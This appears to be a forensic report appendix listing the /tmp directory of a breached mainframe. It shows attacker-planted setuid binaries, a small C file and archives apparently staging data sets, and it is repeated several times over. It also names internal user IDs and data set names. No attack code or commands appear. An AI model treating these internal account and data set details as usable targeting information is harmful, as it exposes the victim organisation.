/SYSTEM/tmp/.,/E077.DAFCICP4.BACKUP.CSD.G0886V00

/SYSTEM/tmp/.,/E077.DAFCICP9.BACKUP.CSD

/SYSTEM/tmp/.,/E077.DAFCICP9.BACKUP.CSD.G2719V00

/SYSTEM/tmp/.,/E077.DAFCICP9.BACKUP.CSD.G2720V00

/SYSTEM/tmp/.,/E077.DAFCICP9.BACKUP.CSD.G2721V00

/SYSTEM/tmp/.,/E077.DAFCICP9.BACKUP.CSD.G2722V00

/SYSTEM/tmp/.,/E077.DAFCICP9.BACKUP.CSD.G2723V00

/SYSTEM/tmp/.,,

This is a similar list, output with some other additional informations, e.g. file owner, date and time of file changes, etc.

-rwxr-xr-x   1 BPXDFLTU D384   110592 Mar 20 09:15 ap

-rwsr-sr-x   1 WMCMBA1 STCGROUP   387 Mar 20 09:24 kurwa

-rw-rw-rw-   1 WMCMBA1 D384   83271680 Mar 20 09:27 u.it.tgz

-rw-rw-rw-   1 WMCMBA1 D384   21770240 Mar 20 09:28 cics.it.tgz

-rw-rw-rw-   1 WMCMBA1 D384   243 Mar 20 09:31 ha.c

-rw-------   1 WMCMBA1 D384   0 Mar 20 09:31 .sh_history

-rwsr-sr-x   1 WMCMBA1 D384   77824 Mar 20 09:35 be

-rwsr-sr-x   1 WMBEBRR E077   77824 Mar 20 09:35 err

-rwsr-sr-x   1 DAF1367 D955   77824 Mar 20 09:41 daf1367

-rw-rw-rw-   1 DAF1367 D384   35880960 Mar 20 09:52 local.tgz

-rwsr-s---   1 E905OPC D384OPCG   77824 Mar 20 10:03 e905opc

-rw-rw-rw-   1 DAF1367 D384   20124 Mar 20 10:14 D955.RSV.NAVET.G25V00

-rw-rw-rw-   1 DAF1367 D384   1992289 Mar 20 10:14 D955.NAV.KONTLIST.G25

```
-rw-rw-rw-  1 DAF1367  D384     3124176 Mar 20 10:14 D955.NAV.KONTLIST.D080704

-rw-rw-rw-  1 DAF1367  D384     1932557 Mar 20 10:14 D955.NAV.KONTLIST

-rw-rw-rw-  1 DAF1367  D384        2756 Mar 20 10:14 D955.DAF1367.NAVETT.READREAD

-rw-rw-rw-  1 DAF1367  D384         538 Mar 20 10:14 D955.ARON.BTL.NAV09

-rw-rw-rw-  1 DAF1367  D384         860 Mar 20 10:14 D955.ARON.BTL.NAV05

-rw-rw-rw-  1 DAF1367  D384       30691 Mar 20 10:14 D955.ARON.BTL.BINAVT04

-rwsr-s---  1 DAF1473  E077       77824 Mar 20 10:22 daf1473

-rwsr-xr-x  1 V077229  V384       77824 Mar 20 10:29 v077229

-rw-rw-rw-  1 WMCMBA1  D384      488059 Mar 20 10:35 E077.DAFCICP1.BACKUP.CSD.G0868V00

-rw-rw-rw-  1 V077229  D384      488059 Mar 20 10:35 E077.DAFCICP1.BACKUP.CSD.G0870V00

-rw-rw-rw-  1 V077229  D384      488059 Mar 20 10:35 E077.DAFCICP1.BACKUP.CSD.G0869V00

-rw-rw-rw-  1 V077229  D384     1285343 Mar 20 10:39 E077.DAFCICP3.BACKUP.CSD.G0473V00

-rw-rw-rw-  1 V077229  D384     1285343 Mar 20 10:39 E077.DAFCICP3.BACKUP.CSD.G0474V00

ls-out.txt.txt -rwxr-xr-x  1 BPXDFLTU D384  110592 Mar 20 09:15 ap

-rwsr-sr-x  1 WMCMBA1  STCGROUP     387 Mar 20 09:24 kurwa

-rw-rw-rw-  1 WMCMBA1  D384     83271680 Mar 20 09:27 u.it.tgz

-rw-rw-rw-  1 WMCMBA1  D384     21770240 Mar 20 09:28 cics.it.tgz

-rw-rw-rw-  1 WMCMBA1  D384         243 Mar 20 09:31 ha.c

-rw-------  1 WMCMBA1  D384           0 Mar 20 09:31 .sh_history

-rwsr-sr-x  1 WMCMBA1  D384       77824 Mar 20 09:35 be

-rwsr-sr-x  1 WMBEBRR  E077       77824 Mar 20 09:35 err

-rwsr-sr-x  1 DAF1367  D955       77824 Mar 20 09:41 daf1367

-rw-rw-rw-  1 DAF1367  D384     35880960 Mar 20 09:52 local.tgz

-rwsr-s---  1 E905OPC  D384OPCG  77824 Mar 20 10:03 e905opc

-rw-rw-rw-  1 DAF1367  D384       20124 Mar 20 10:14 D955.RSV.NAVET.G25V00

-rw-rw-rw-  1 DAF1367  D384     1992289 Mar 20 10:14 D955.NAV.KONTLIST.G25

-rw-rw-rw-  1 DAF1367  D384     3124176 Mar 20 10:14 D955.NAV.KONTLIST.D080704

-rw-rw-rw-  1 DAF1367  D384     1932557 Mar 20 10:14 D955.NAV.KONTLIST

-rw-rw-rw-  1 DAF1367  D384        2756 Mar 20 10:14 D955.DAF1367.NAVETT.READREAD

-rw-rw-rw-  1 DAF1367  D384         538 Mar 20 10:14 D955.ARON.BTL.NAV09

-rw-rw-rw-  1 DAF1367  D384         860 Mar 20 10:14 D955.ARON.BTL.NAV05

-rw-rw-rw-  1 DAF1367  D384       30691 Mar 20 10:14 D955.ARON.BTL.BINAVT04

-rwsr-s---  1 DAF1473  E077       77824 Mar 20 10:22 daf1473
```

```
-rwsr-xr-x  1 V077229  V384       77824 Mar 20 10:29 v077229

-rw-rw-rw-  1 WMCMBA1  D384      488059 Mar 20 10:35 E077.DAFCICP1.BACKUP.CSD.G0868V00

-rw-rw-rw-  1 V077229  D384      488059 Mar 20 10:35 E077.DAFCICP1.BACKUP.CSD.G0870V00

-rw-rw-rw-  1 V077229  D384      488059 Mar 20 10:35 E077.DAFCICP1.BACKUP.CSD.G0869V00

-rw-rw-rw-  1 V077229  D384     1285343 Mar 20 10:39 E077.DAFCICP3.BACKUP.CSD.G0473V00

-rw-rw-rw-  1 V077229  D384     1285343 Mar 20 10:39 E077.DAFCICP3.BACKUP.CSD.G0474V00

-rw-rw-rw-  1 V077229  D384     6426715 Mar 20 10:39 E077.DAFCICP3.BACKUP.CSD

:-rwxr-xr-x 1 BPXDFLTU D384      110592 Mar 20 09:15 ap

-rwsr-sr-x  1 WMCMBA1  STCGROUP     387 Mar 20 09:24 kurwa

-rw-rw-rw-  1 WMCMBA1  D384    83271680 Mar 20 09:27 u.it.tgz

-rw-rw-rw-  1 WMCMBA1  D384    21770240 Mar 20 09:28 cics.it.tgz

-rw-rw-rw-  1 WMCMBA1  D384         243 Mar 20 09:31 ha.c

-rw-------  1 WMCMBA1  D384           0 Mar 20 09:31 .sh_history

-rwsr-sr-x  1 WMCMBA1  D384       77824 Mar 20 09:35 be

-rwsr-sr-x  1 WMBEBRR  E077       77824 Mar 20 09:35 err

-rwsr-sr-x  1 DAF1367  D955       77824 Mar 20 09:41 daf1367

-rw-rw-rw-  1 DAF1367  D384    35880960 Mar 20 09:52 local.tgz

-rwsr-s---  1 E905OPC  D384OPCG   77824 Mar 20 10:03 e905opc

-rw-rw-rw-  1 DAF1367  D384       20124 Mar 20 10:14 D955.RSV.NAVET.G25V00

-rw-rw-rw-  1 DAF1367  D384     1992289 Mar 20 10:14 D955.NAV.KONTLIST.G25

-rw-rw-rw-  1 DAF1367  D384     3124176 Mar 20 10:14 D955.NAV.KONTLIST.D080704

-rw-rw-rw-  1 DAF1367  D384     1932557 Mar 20 10:14 D955.NAV.KONTLIST

-rw-rw-rw-  1 DAF1367  D384        2756 Mar 20 10:14 D955.DAF1367.NAVETT.READREAD

-rw-rw-rw-  1 DAF1367  D384         538 Mar 20 10:14 D955.ARON.BTL.NAV09

-rw-rw-rw-  1 DAF1367  D384         860 Mar 20 10:14 D955.ARON.BTL.NAV05

-rw-rw-rw-  1 DAF1367  D384       30691 Mar 20 10:14 D955.ARON.BTL.BINAVT04

-rwsr-s---  1 DAF1473  E077       77824 Mar 20 10:22 daf1473

-rwsr-xr-x  1 V077229  V384       77824 Mar 20 10:29 v077229

-rw-rw-rw-  1 WMCMBA1  D384      488059 Mar 20 10:35 E077.DAFCICP1.BACKUP.CSD.G0868V00

-rw-rw-rw-  1 V077229  D384      488059 Mar 20 10:35 E077.DAFCICP1.BACKUP.CSD.G0870V00

-rw-rw-rw-  1 V077229  D384      488059 Mar 20 10:35 E077.DAFCICP1.BACKUP.CSD.G0869V00

-rw-rw-rw-  1 V077229  D384     1285343 Mar 20 10:39 E077.DAFCICP3.BACKUP.CSD.G0473V00

-rw-rw-rw-  1 V077229  D384     1285343 Mar 20 10:39 E077.DAFCICP3.BACKUP.CSD.G0474V00
```

```
-rw-rw-rw-  1 V077229  D384     6426715 Mar 20 10:39 E077.DAFCICP3.BACKUP.CSD

-rw-rw-rw-  1 WMCMBA1  D384     1285343 Mar 20 10:39 E077.DAFCICP3.BACKUP.CSD.G0472V00

:-rwxr-xr-x 1 BPXDFLTU D384      110592 Mar 20 09:15 ap

-rwsr-sr-x  1 WMCMBA1  STCGROUP     387 Mar 20 09:24 kurwa

-rw-rw-rw-  1 WMCMBA1  D384    83271680 Mar 20 09:27 u.it.tgz

-rw-rw-rw-  1 WMCMBA1  D384    21770240 Mar 20 09:28 cics.it.tgz

-rw-rw-rw-  1 WMCMBA1  D384         243 Mar 20 09:31 ha.c

-rw-------  1 WMCMBA1  D384           0 Mar 20 09:31 .sh_history

-rwsr-sr-x  1 WMCMBA1  D384       77824 Mar 20 09:35 be

-rwsr-sr-x  1 WMBEBRR  E077       77824 Mar 20 09:35 err

-rwsr-sr-x  1 DAF1367  D955       77824 Mar 20 09:41 daf1367

-rw-rw-rw-  1 DAF1367  D384    35880960 Mar 20 09:52 local.tgz

-rwsr-s---  1 E905OPC  D384OPCG   77824 Mar 20 10:03 e905opc

-rw-rw-rw-  1 DAF1367  D384       20124 Mar 20 10:14 D955.RSV.NAVET.G25V00

-rw-rw-rw-  1 DAF1367  D384     1992289 Mar 20 10:14 D955.NAV.KONTLIST.G25

-rw-rw-rw-  1 DAF1367  D384     3124176 Mar 20 10:14 D955.NAV.KONTLIST.D080704

-rw-rw-rw-  1 DAF1367  D384     1932557 Mar 20 10:14 D955.NAV.KONTLIST

-rw-rw-rw-  1 DAF1367  D384        2756 Mar 20 10:14 D955.DAF1367.NAVETT.READREAD

-rw-rw-rw-  1 DAF1367  D384         538 Mar 20 10:14 D955.ARON.BTL.NAV09

-rw-rw-rw-  1 DAF1367  D384         860 Mar 20 10:14 D955.ARON.BTL.NAV05

-rw-rw-rw-  1 DAF1367  D384       30691 Mar 20 10:14 D955.ARON.BTL.BINAVT04

-rwsr-s---  1 DAF1473  E077       77824 Mar 20 10:22 daf1473

-rwsr-xr-x  1 V077229  V384       77824 Mar 20 10:29 v077229

-rw-rw-rw-  1 WMCMBA1  D384      488059 Mar 20 10:35 E077.DAFCICP1.BACKUP.CSD.G0868V00

-rw-rw-rw-  1 V077229  D384      488059 Mar 20 10:35 E077.DAFCICP1.BACKUP.CSD.G0870V00

-rw-rw-rw-  1 V077229  D384      488059 Mar 20 10:35 E077.DAFCICP1.BACKUP.CSD.G0869V00

-rw-rw-rw-  1 V077229  D384     1285343 Mar 20 10:39 E077.DAFCICP3.BACKUP.CSD.G0473V00

-rw-rw-rw-  1 V077229  D384     1285343 Mar 20 10:39 E077.DAFCICP3.BACKUP.CSD.G0474V00

-rw-rw-rw-  1 V077229  D384     6426715 Mar 20 10:39 E077.DAFCICP3.BACKUP.CSD

-rw-rw-rw-  1 WMCMBA1  D384     1285343 Mar 20 10:39 E077.DAFCICP3.BACKUP.CSD.G0472V00

-rw-rw-rw-  1 WMCMBA1  D384     1285343 Mar 20 10:39 E077.DAFCICP3.BACKUP.CSD.G0471V00

-rw-rw-rw-  1 V077229  D384     1285343 Mar 20 10:39 E077.DAFCICP3.BACKUP.CSD.G0470V00

-rw-rw-rw-  1 V077229  D384      349198 Mar 20 10:43 E077.DAFCICP4.BACKUP.CSD.G0886V00
```

```
-rw-rw-rw-  1 WMCMBA1  D384      349198 Mar 20 10:52 E077.DAFCICP4.BACKUP.CSD.G0885V00

-rw-rw-rw-  1 WMCMBA1  D384      349198 Mar 20 10:52 E077.DAFCICP4.BACKUP.CSD.G0884V00

-rw-rw-rw-  1 WMCMBA1  D384      349198 Mar 20 10:52 E077.DAFCICP4.BACKUP.CSD.G0883V00

:-rwxr-xr-x  1 BPXDFLTU  D384      110592 Mar 20 09:15 ap

-rwsr-sr-x  1 WMCMBA1  STCGROUP    387 Mar 20 09:24 kurwa

-rw-rw-rw-  1 WMCMBA1  D384     83271680 Mar 20 09:27 u.it.tgz

-rw-rw-rw-  1 WMCMBA1  D384     21770240 Mar 20 09:28 cics.it.tgz

-rw-rw-rw-  1 WMCMBA1  D384         243 Mar 20 09:31 ha.c

-rw-------  1 WMCMBA1  D384           0 Mar 20 09:31 .sh_history

-rwsr-sr-x  1 WMCMBA1  D384       77824 Mar 20 09:35 be

-rwsr-sr-x  1 WMBEBRR  E077       77824 Mar 20 09:35 err

-rwsr-sr-x  1 DAF1367  D955       77824 Mar 20 09:41 daf1367

-rw-rw-rw-  1 DAF1367  D384     35880960 Mar 20 09:52 local.tgz

-rwsr-s---  1 E905OPC  D384OPCG  77824 Mar 20 10:03 e905opc

-rw-rw-rw-  1 DAF1367  D384       20124 Mar 20 10:14 D955.RSV.NAVET.G25V00

-rw-rw-rw-  1 DAF1367  D384     1992289 Mar 20 10:14 D955.NAV.KONTLIST.G25

-rw-rw-rw-  1 DAF1367  D384     3124176 Mar 20 10:14 D955.NAV.KONTLIST.D080704

-rw-rw-rw-  1 DAF1367  D384     1932557 Mar 20 10:14 D955.NAV.KONTLIST

-rw-rw-rw-  1 DAF1367  D384        2756 Mar 20 10:14 D955.DAF1367.NAVETT.READREAD

-rw-rw-rw-  1 DAF1367  D384         538 Mar 20 10:14 D955.ARON.BTL.NAV09

-rw-rw-rw-  1 DAF1367  D384         860 Mar 20 10:14 D955.ARON.BTL.NAV05

-rw-rw-rw-  1 DAF1367  D384       30691 Mar 20 10:14 D955.ARON.BTL.BINAVT04

-rwsr-s---  1 DAF1473  E077       77824 Mar 20 10:22 daf1473

-rwsr-xr-x  1 V077229  V384       77824 Mar 20 10:29 v077229

-rw-rw-rw-  1 WMCMBA1  D384      488059 Mar 20 10:35 E077.DAFCICP1.BACKUP.CSD.G0868V00

-rw-rw-rw-  1 V077229  D384      488059 Mar 20 10:35 E077.DAFCICP1.BACKUP.CSD.G0870V00

-rw-rw-rw-  1 V077229  D384      488059 Mar 20 10:35 E077.DAFCICP1.BACKUP.CSD.G0869V00

-rw-rw-rw-  1 V077229  D384     1285343 Mar 20 10:39 E077.DAFCICP3.BACKUP.CSD.G0473V00

-rw-rw-rw-  1 V077229  D384     1285343 Mar 20 10:39 E077.DAFCICP3.BACKUP.CSD.G0474V00

-rw-rw-rw-  1 V077229  D384     6426715 Mar 20 10:39 E077.DAFCICP3.BACKUP.CSD

-rw-rw-rw-  1 WMCMBA1  D384     1285343 Mar 20 10:39 E077.DAFCICP3.BACKUP.CSD.G0472V00

-rw-rw-rw-  1 WMCMBA1  D384     1285343 Mar 20 10:39 E077.DAFCICP3.BACKUP.CSD.G0471V00

-rw-rw-rw-  1 V077229  D384     1285343 Mar 20 10:39 E077.DAFCICP3.BACKUP.CSD.G0470V00
```

```
-rw-rw-rw-  1 V077229  D384      349198 Mar 20 10:43 E077.DAFCICP4.BACKUP.CSD.G0886V00

-rw-rw-rw-  1 WMCMBA1  D384      349198 Mar 20 10:52 E077.DAFCICP4.BACKUP.CSD.G0885V00

-rw-rw-rw-  1 WMCMBA1  D384      349198 Mar 20 10:52 E077.DAFCICP4.BACKUP.CSD.G0884V00

-rw-rw-rw-  1 WMCMBA1  D384      349198 Mar 20 10:52 E077.DAFCICP4.BACKUP.CSD.G0883V00

-rw-rw-rw-  1 WMCMBA1  D384      349198 Mar 20 10:52 E077.DAFCICP4.BACKUP.CSD.G0882V00

-rw-rw-rw-  1 V077229  D384     1745990 Mar 20 10:52 E077.DAFCICP4.BACKUP.CSD

:-rwxr-xr-x  1 BPXDFLTU D384      110592 Mar 20 09:15 ap

-rwsr-sr-x  1 WMCMBA1  STCGROUP     387 Mar 20 09:24 kurwa

-rw-rw-rw-  1 WMCMBA1  D384    83271680 Mar 20 09:27 u.it.tgz

-rw-rw-rw-  1 WMCMBA1  D384    21770240 Mar 20 09:28 cics.it.tgz

-rw-rw-rw-  1 WMCMBA1  D384         243 Mar 20 09:31 ha.c

-rw-------  1 WMCMBA1  D384           0 Mar 20 09:31 .sh_history

-rwsr-sr-x  1 WMCMBA1  D384       77824 Mar 20 09:35 be

-rwsr-sr-x  1 WMBEBRR  E077       77824 Mar 20 09:35 err

-rwsr-sr-x  1 DAF1367  D955       77824 Mar 20 09:41 daf1367

-rw-rw-rw-  1 DAF1367  D384    35880960 Mar 20 09:52 local.tgz

-rwsr-s---  1 E905OPC  D384OPCG   77824 Mar 20 10:03 e905opc

-rw-rw-rw-  1 DAF1367  D384       20124 Mar 20 10:14 D955.RSV.NAVET.G25V00

-rw-rw-rw-  1 DAF1367  D384     1992289 Mar 20 10:14 D955.NAV.KONTLIST.G25

-rw-rw-rw-  1 DAF1367  D384     3124176 Mar 20 10:14 D955.NAV.KONTLIST.D080704

-rw-rw-rw-  1 DAF1367  D384     1932557 Mar 20 10:14 D955.NAV.KONTLIST

-rw-rw-rw-  1 DAF1367  D384        2756 Mar 20 10:14 D955.DAF1367.NAVETT.READREAD

-rw-rw-rw-  1 DAF1367  D384         538 Mar 20 10:14 D955.ARON.BTL.NAV09

-rw-rw-rw-  1 DAF1367  D384         860 Mar 20 10:14 D955.ARON.BTL.NAV05

-rw-rw-rw-  1 DAF1367  D384       30691 Mar 20 10:14 D955.ARON.BTL.BINAVT04

-rwsr-s---  1 DAF1473  E077       77824 Mar 20 10:22 daf1473

-rwsr-xr-x  1 V077229  V384       77824 Mar 20 10:29 v077229

-rw-rw-rw-  1 WMCMBA1  D384      488059 Mar 20 10:35 E077.DAFCICP1.BACKUP.CSD.G0868V00

-rw-rw-rw-  1 V077229  D384      488059 Mar 20 10:35 E077.DAFCICP1.BACKUP.CSD.G0870V00

-rw-rw-rw-  1 V077229  D384      488059 Mar 20 10:35 E077.DAFCICP1.BACKUP.CSD.G0869V00

-rw-rw-rw-  1 V077229  D384     1285343 Mar 20 10:39 E077.DAFCICP3.BACKUP.CSD.G0473V00

-rw-rw-rw-  1 V077229  D384     1285343 Mar 20 10:39 E077.DAFCICP3.BACKUP.CSD.G0474V00

-rw-rw-rw-  1 V077229  D384     6426715 Mar 20 10:39 E077.DAFCICP3.BACKUP.CSD
```

```
-rw-rw-rw-  1 WMCMBA1  D384     1285343 Mar 20 10:39 E077.DAFCICP3.BACKUP.CSD.G0472V00

-rw-rw-rw-  1 WMCMBA1  D384     1285343 Mar 20 10:39 E077.DAFCICP3.BACKUP.CSD.G0471V00

-rw-rw-rw-  1 V077229  D384     1285343 Mar 20 10:39 E077.DAFCICP3.BACKUP.CSD.G0470V00

-rw-rw-rw-  1 V077229  D384      349198 Mar 20 10:43 E077.DAFCICP4.BACKUP.CSD.G0886V00

-rw-rw-rw-  1 WMCMBA1  D384      349198 Mar 20 10:52 E077.DAFCICP4.BACKUP.CSD.G0885V00

-rw-rw-rw-  1 WMCMBA1  D384      349198 Mar 20 10:52 E077.DAFCICP4.BACKUP.CSD.G0884V00

-rw-rw-rw-  1 WMCMBA1  D384      349198 Mar 20 10:52 E077.DAFCICP4.BACKUP.CSD.G0883V00

-rw-rw-rw-  1 WMCMBA1  D384      349198 Mar 20 10:52 E077.DAFCICP4.BACKUP.CSD.G0882V00

-rw-rw-rw-  1 V077229  D384     1745990 Mar 20 10:52 E077.DAFCICP4.BACKUP.CSD

-rw-rw-rw-  1 WMCMBA1  D384      346200 Mar 20 10:59 E077.DAFCICP9.BACKUP.CSD.G2723V00

-rw-rw-rw-  1 WMCMBA1  D384      346200 Mar 20 10:59 E077.DAFCICP9.BACKUP.CSD.G2722V00

-rw-rw-rw-  1 WMCMBA1  D384      346200 Mar 20 10:59 E077.DAFCICP9.BACKUP.CSD.G2721V00

-rw-rw-rw-  1 WMCMBA1  D384      346200 Mar 20 10:59 E077.DAFCICP9.BACKUP.CSD.G2720V00

-rw-rw-rw-  1 WMCMBA1  D384      346200 Mar 20 10:59 E077.DAFCICP9.BACKUP.CSD.G2719V00

-rw-rw-rw-  1 WMCMBA1  D384     1731000 Mar 20 10:59 E077.DAFCICP9.BACKUP.CSD

-rwsr-sr-x  1 DAF1473  DSNDB2A    77824 Mar 20 13:10 asd

-rwxr-x---  1 DAF1473  D384       77824 Mar 20 13:15 qwe

-rwxr-x---  1 WMCMBA1  D384      106496 Mar 20 13:17 dmqistac

-rwxr-x---  1 WMCMBA1  D384      274432 Mar 20 13:17 db2pli8c

-rwxr-x---  1 WMCMBA1  D384      311296 Mar 20 13:17 db2pli8

-rwxr-x---  1 WMCMBA1  D384        8192 Mar 20 13:17 amdusrf5

-rwxr-x---  1 WMCMBA1  D384      106496 Mar 20 13:18 dxmqistc

-rwxr-x---  1 WMCMBA1  D384      106496 Mar 20 13:18 dxmqista

-rwxr-x---  1 WMCMBA1  D384      106496 Mar 20 13:18 dxxmqgen

-rwxr-x---  1 WMCMBA1  D384      106496 Mar 20 13:18 dxmqretc

-rwxr-x---  1 WMCMBA1  D384      106496 Mar 20 13:18 dxxmqsrd

-rwxr-x---  1 WMCMBA1  D384      106496 Mar 20 13:18 dxxmqsrc

-rwxr-x---  1 WMCMBA1  D384      106496 Mar 20 13:18 dxxmqsra

-rwxr-x---  1 WMCMBA1  D384      106496 Mar 20 13:18 dxxmqsac

-rwxr-x---  1 WMCMBA1  D384      106496 Mar 20 13:18 dxxmqret

-rwxr-x---  1 WMCMBA1  D384      106496 Mar 20 13:18 dxxmqist

-rwxr-x---  1 WMCMBA1  D384      106496 Mar 20 13:18 dxxmqgnc

-rwxr-x---  1 WMCMBA1  D384      114688 Mar 20 13:18 d1xmqret
```

```
-rwxr-x---  1 WMCMBA1  D384      114688 Mar 20 13:18 d1xmqist
-rwxr-x---  1 WMCMBA1  D384      114688 Mar 20 13:18 d1xmqgnc
-rwxr-x---  1 WMCMBA1  D384      114688 Mar 20 13:18 d1xmqgen
-rwxr-x---  1 WMCMBA1  D384      114688 Mar 20 13:18 d1qistac
-rwxr-x---  1 WMCMBA1  D384      114688 Mar 20 13:18 d1mqretc
-rwxr-x---  1 WMCMBA1  D384      114688 Mar 20 13:18 d1mqistc
-rwxr-x---  1 WMCMBA1  D384      114688 Mar 20 13:18 d1mqista
-rwxr-x---  1 WMCMBA1  D384     2371584 Mar 20 13:18 sqlgalhv
-rwxr-x---  1 WMCMBA1  D384      196608 Mar 20 13:18 sqlexec
-rwxr-x---  1 WMCMBA1  D384      196608 Mar 20 13:18 sqldbs
-rwxr-x---  1 WMCMBA1  D384     2285568 Mar 20 13:18 semnews
-rwxr-x---  1 WMCMBA1  D384     2285568 Mar 20 13:18 semexpd
-rwxr-x---  1 WMCMBA1  D384        4096 Mar 20 13:18 scansoro
-rwxr-x---  1 WMCMBA1  D384      196608 Mar 20 13:18 rxsubcom
-rwxr-x---  1 WMCMBA1  D384        4096 Mar 20 13:18 rttimss
-rwxr-x---  1 WMCMBA1  D384        4096 Mar 20 13:18 ptltsrb
-rwxr-x---  1 WMCMBA1  D384       32768 Mar 20 13:18 oldc
-rwxr-x---  1 WMCMBA1  D384      147456 Mar 20 13:18 mqxmlenb
-rwxr-x---  1 WMCMBA1  D384      147456 Mar 20 13:18 mqxmldis
-rwxr-x---  1 WMCMBA1  D384     2285568 Mar 20 13:18 errmsg
-rwxr-x---  1 WMCMBA1  D384      114688 Mar 20 13:18 d1xmqsrd
-rwxr-x---  1 WMCMBA1  D384      114688 Mar 20 13:18 d1xmqsrc
-rwxr-x---  1 WMCMBA1  D384      114688 Mar 20 13:18 d1xmqsra
-rwxr-x---  1 WMCMBA1  D384      114688 Mar 20 13:18 d1xmqsac
-rwxr-x---  1 WMCMBA1  D384        4096 Mar 20 13:18 swedsort
-rwxr-x---  1 WMCMBA1  D384     2371584 Mar 20 13:18 sqlgintp
-rwxr-x---  1 WMCMBA1  D384     2371584 Mar 20 13:18 sqlginit
-rwxr-x---  1 WMCMBA1  D384     2371584 Mar 20 13:18 sqlgfini
-rwxr-x---  1 WMCMBA1  D384     2371584 Mar 20 13:18 sqlgcmpl
drwxrwxrwx  2 WMCMBA1  D384        8192 Mar 20 13:30 nav
-rwsr-sr-x  1 DAF1473  E077       77824 Mar 23 06:05 d044
-rw-r-----  1 WMCMBA1  D384        5220 Mar 23 06:45 asdwm
drwxrwxrwx  3 BPXDFLTU D384       73728 Mar 23 06:45 .
```

drwxrwxrwt 15 WMCMBA1 D384   28672 Apr 1 16:30 ..

Appendix R: File listing of attacker tools on SY19

File listing from the /tmp file area of SY19 made by one of the perpetrators. It was handed to us by the investigating police.

This listing is useful, since the /tmp area have been modified and files have been deleted since there was an emergency situation and there was no free space on the disk, thus some mainframe technicians deleted unknown files in an attempt to release some free disk space.

This listing give an overview of some of the

- file and directory structures that was available during the actual incident.
- The file creation dates and file owner, that is of use to lay out the timeline for when a certain user performed some action in the file system
- The file names, file sizes and file permissions that is of use to try to estimate what is the file content and use of the file. Was it an executable file? Was it large?

```
./SYSTEM/tmp:
total 48040
-rw-r-----   1 SUPERUSR D384         4 May 31  2002 IMWE
-rwxr-xr-x   1 39573    D384      5045 Oct 30  2009 SYSHIS20091027.141314.CNT
drwxr-x---   3 SUPERUSR D384      8192 Mar  5 15:09 a
-rwxrwxrwx   1 BPXDFLTU D384     98304 Mar  4 08:13 a.env
drwxrwxrwx   3 SUPERUSR D384     24576 Mar  5 17:28 a0
drwxrwxrwx   2 SUPERUSR D384      8192 Mar  5 17:19 a1
-rw-rw-rw-   1 SUPERUSR D384   1392640 Mar  5 17:08 apt.tgz
-rw-r--r--   1 SUPERUSR D384   3624960 Nov 12  2008 cicswsdl.tgz
-rwxr-xr-x   1 BPXDFLTU D384       738 Mar  5 13:58 duku
-rwxr-x---   1 BPXDFLTU D384       738 Mar  5 15:42 duqu
-rwx------   1 SUPERUSR D384      2834 Feb 12 01:49 inetd.debug.stderr
-rwx------   1 SUPERUSR D384         0 Feb 12 01:49 inetd.debug.stdout
-rw-r-----   1 BPXDFLTU D384      8618 Feb 10  2006 infil
-rwxr-xr-x   1 BPXDFLTU D384       738 Mar  5 13:57 kuku
drwxr-xr-x   2 33185    D384      8192 Jun  4  2008 mnt
drwxr-xr-x   2 SUPERUSR D384      8192 Sep 17  2009 newvar
```

Report

```
-rw-------   1 SUPERUSR D384           0 Feb 20  2006 nohup.out
-rwxrwxrw-   1 77229    D384       10708 May  8  2007 profile.soe07a
-rw-rw-r--   1 SUPERUSR D384           0 Jun 29  2004 rlogind.stderr
-rw-rw-rw-   1 1559     D384           0 Dec  5  2007 rlogind2.stderr
drwxr-xr-x   3 SUPERUSR D384        8192 Nov  7  2008 slask
-rwx------   1 SUPERUSR D384           0 Sep 20  2007 ssh.output
-rw-rw-rw-   1 SUPERUSR D384           9 Mar  7 06:41 ssh.pid
-rw-rw-rw-   1 SUPERUSR D384           0 Sep 20  2007 ssh2.output
drwx------   2 SUPERUSR D838        8192 Mar  7 06:41 syslogd
drwxr-x---   2 SUPERUSR STCGROUP    8192 Mar  5 14:30 u0
drwxrwxrwx   3 SUPERUSR D384       20480 Mar  5 14:11 uads
-rw-r--r--   1 DAF1473  D384     1961284 Nov 18  2008 ws2bila4.log
-rw-r--r--   1 DAF1473  D384     1961469 Nov 12  2008 ws2bilh1.log
-rw-r--r--   1 231231   D384        4216 Aug 28  2008 ws2ls.log
-rw-r--r--   1 231231   D384        4742 Jun  5  2008 ws2ls1.log
-rw-r--r--   1 231231   D384        4750 Jun  5  2008 ws2ls2.log
-rw-r--r--   1 DAF1473  D384     1973716 Oct 30  2008 ws2lsr.log
-rwxrwxrwx   1 545345   D384     1961278 Nov 12  2008 ws2lsx.log
-rw-r--r--   1 DAF1473  D384     4643988 Jun  3  2009 ws2nava4.log
-rw-r--r--   1 DAF1473  D384     4643886 Apr 16  2009 ws2navh1.log
-rw-r--r--   1 DAF1473  D384       48666 May 26  2011 ws2sparh1.log
-rw-r--r--   1 DAF1473  D384      383081 Aug 27  2009 ws2taxa4.log
-rw-r--r--   1 DAF1473  D384      383078 Sep 29  2009 ws2taxh1.log
-rw-r--r--   1 DAF1473  D384     1316194 Nov 18  2008 ws2tela4.log
drwxr-xr-x   5 SUPERUSR D384        8192 May 13  2007 xx

./SYSTEM/tmp/a:

./SYSTEM/tmp/a0:
total 3296
-rw-rw-rw-   1 SUPERUSR D384         982 Mar  5 17:14 acledit
-rw-rw-rw-   1 SUPERUSR D384        1977 Mar  5 17:14 afhwl
-rw-rw-rw-   1 SUPERUSR D384        2174 Mar  5 17:14 afhwlg
-rw-rw-rw-   1 SUPERUSR D384        3402 Mar  5 17:14 afhwn
-rw-rw-rw-   1 SUPERUSR D384        5103 Mar  5 17:14 afhwrl
-rw-rw-rw-   1 SUPERUSR D384        5832 Mar  5 17:14 afhwrlg
-rw-rw-rw-   1 SUPERUSR D384         746 Mar  5 17:14 anfwproc
-rw-rw-rw-   1 SUPERUSR D384         594 Mar  5 17:14 aopprint
```

Report

```
-rw-rw-rw-   1 SUPERUSR D384         1400 Mar   5 17:14 aopstart
-rw-rw-rw-   1 SUPERUSR D384         1413 Mar   5 17:14 aopstop
-rw-rw-rw-   1 SUPERUSR D384         3321 Mar   5 17:14 apijpjcl
-rw-rw-rw-   1 SUPERUSR D384          162 Mar   5 17:14 appc
-rw-rw-rw-   1 SUPERUSR D384         1550 Mar   5 17:14 apswafpd
-rw-rw-rw-   1 SUPERUSR D384         7224 Mar   5 17:14 apswproa
-rw-rw-rw-   1 SUPERUSR D384        10355 Mar   5 17:14 apswprob
-rw-rw-rw-   1 SUPERUSR D384         4792 Mar   5 17:14 apswproc
